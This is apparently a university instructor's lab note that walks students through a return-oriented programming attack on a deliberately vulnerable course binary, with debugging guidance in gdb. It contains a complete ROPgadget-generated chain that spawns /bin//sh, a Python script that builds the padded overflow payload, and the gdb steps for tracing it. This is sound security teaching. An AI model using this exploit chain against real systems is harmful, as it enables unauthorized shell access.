Note for ROP

- As requested by many students, I paste the detailed steps during the in-class demonstration of ROP attack.
- I also paste the screenshots of how I debug the program. ***This (debugging skill) is the most important skill in all programming courses.*** I hope you all can master it.
- Note the demo works for a program proj1_dep_static_Reed.Brian, which is a static version for a program in project1. In HW2, you are required to extract ROP from LIBC, for which I posted a detailed description in our GitHub page and I believe it is extremely easy.

1) Command to generate ROP chain.

```
ubuntu@ubuntu-vm:~/hw2$ ROPgadget --binary ./proj1_dep_static_Reed.Brian --ropchain
```

2) Get ROP chain.


```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806f23a) # pop edx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x080b7ff6) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806f23a) # pop edx ; ret
        p += pack('<I', 0x080ea064) # @ .data + 4
        p += pack('<I', 0x080b7ff6) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806f23a) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x08049383) # xor eax, eax ; ret
        p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481c9) # pop ebx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x080d54e0) # pop ecx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x0806f23a) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x08049383) # xor eax, eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0807aa7f) # inc eax ; ret
        p += pack('<I', 0x0806ceae) # int 0x80
```

3) Copy the ROP chain to rop.py. In rop.py, we pad some bytes before ROP chain. The number to pad is the same as in your project 1. The Python code just prints out the all payload so that we can use its output as argument to our target program.

```
# Padding goes here
p = ''

p += pack('<I', 0x0806f23a) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b7ff6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f23a) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b7ff6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f23a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049383) # xor eax, eax ; ret
p += pack('<I', 0x0805486b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080d54e0) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806f23a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049383) # xor eax, eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0807aa7f) # inc eax ; ret
p += pack('<I', 0x0806ceae) # int 0x80

def main():

    payload = "A"*221 + p
    print(payload)

if __name__ == "__main__":
    main()
```

This is the first gadget.

4) Trigger ROP and we get a shell.




5) Debugging (the most important skill I hope you can learn in this class)

a) Since ROP begins to take control of the program when returning from ls, we place a break point at the ret instruction in the ls function.


```
ubuntu@ubuntu-vm:~/hw2$ gdb ./proj1_dep_static_Reed.Brian
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./proj1_dep_static_Reed.Brian...done.
gdb-peda$ disassemble ls
Dump of assembler code for function ls:
   0x0804887c <+0>:     push   ebp
   0x0804887d <+1>:     mov    ebp,esp
   0x0804887f <+3>:     sub    esp,0xe8
   0x08048885 <+9>:     sub    esp,0x8
   0x08048888 <+12>:    push   DWORD PTR [ebp+0x8]
   0x0804888b <+15>:    lea    eax,[ebp-0xd9]
   0x08048891 <+21>:    push   eax
   0x08048892 <+22>:    call   0x80481d0
   0x08048897 <+27>:    add    esp,0x10
   0x0804889a <+30>:    sub    esp,0xc
   0x0804889d <+33>:    lea    eax,[ebp-0xd9]
   0x080488a3 <+39>:    push   eax
   0x080488a4 <+40>:    call   0x806cc90 <opendir>
   0x080488a9 <+45>:    add    esp,0x10
   0x080488ac <+48>:    mov    DWORD PTR [ebp-0xc],eax
   0x080488af <+51>:    cmp    DWORD PTR [ebp-0xc],0x0
   0x080488b3 <+55>:    je     0x80488ee <ls+114>
   0x080488b5 <+57>:    jmp    0x80488c9 <ls+77>
   0x080488b7 <+59>:    mov    eax,DWORD PTR [ebp-0x10]
   0x080488ba <+62>:    add    eax,0xb
   0x080488bd <+65>:    sub    esp,0xc
   0x080488c0 <+68>:    push   eax
   0x080488c1 <+69>:    call   0x804f1c0 <puts>
   0x080488c6 <+74>:    add    esp,0x10
   0x080488c9 <+77>:    sub    esp,0xc
   0x080488cc <+80>:    push   DWORD PTR [ebp-0xc]
   0x080488cf <+83>:    call   0x806cd40 <readdir>
   0x080488d4 <+88>:    add    esp,0x10
   0x080488d7 <+91>:    mov    DWORD PTR [ebp-0x10],eax
   0x080488da <+94>:    cmp    DWORD PTR [ebp-0x10],0x0
   0x080488de <+98>:    jne    0x80488b7 <ls+59>
   0x080488e0 <+100>:   sub    esp,0xc
   0x080488e3 <+103>:   push   DWORD PTR [ebp-0xc]
   0x080488e6 <+106>:   call   0x806cce0 <closedir>
   0x080488eb <+111>:   add    esp,0x10
   0x080488ee <+114>:   mov    eax,0x0
   0x080488f3 <+119>:   leave
   0x080488f4 <+120>:   ret
End of assembler dump.
gdb-peda$ b *0x080488f4
Breakpoint 1 at 0x80488f4: file ../src/proj1_Reed_Brian.c, line 26.
```

b) Run the program with argument generated by python code.



We can observe that the execution has been stopped at the breakpoint we placed earlier.

c) If we continue to execute the ret instruction, we should expect to get to the first ROP gadget, which is pop edx, ret. Please refer to step 3).



We are indeed executing the first gadget.

d) If we continue, we can observe a lot of ret instructions. This is how these gadgets got chained together to implement any computing logic.

e) If you encounter unexpected behaviors, just follow the execution of the program to find the first instruction that is unexpected. This is probably the root cause for the failed execution. Think more and find out why this happens. Again, ***debugging is the most important skill I hope you learn in this course.*** If you master this skill, you are ready to handle/address/diagnose most problems you might encounter in a computer.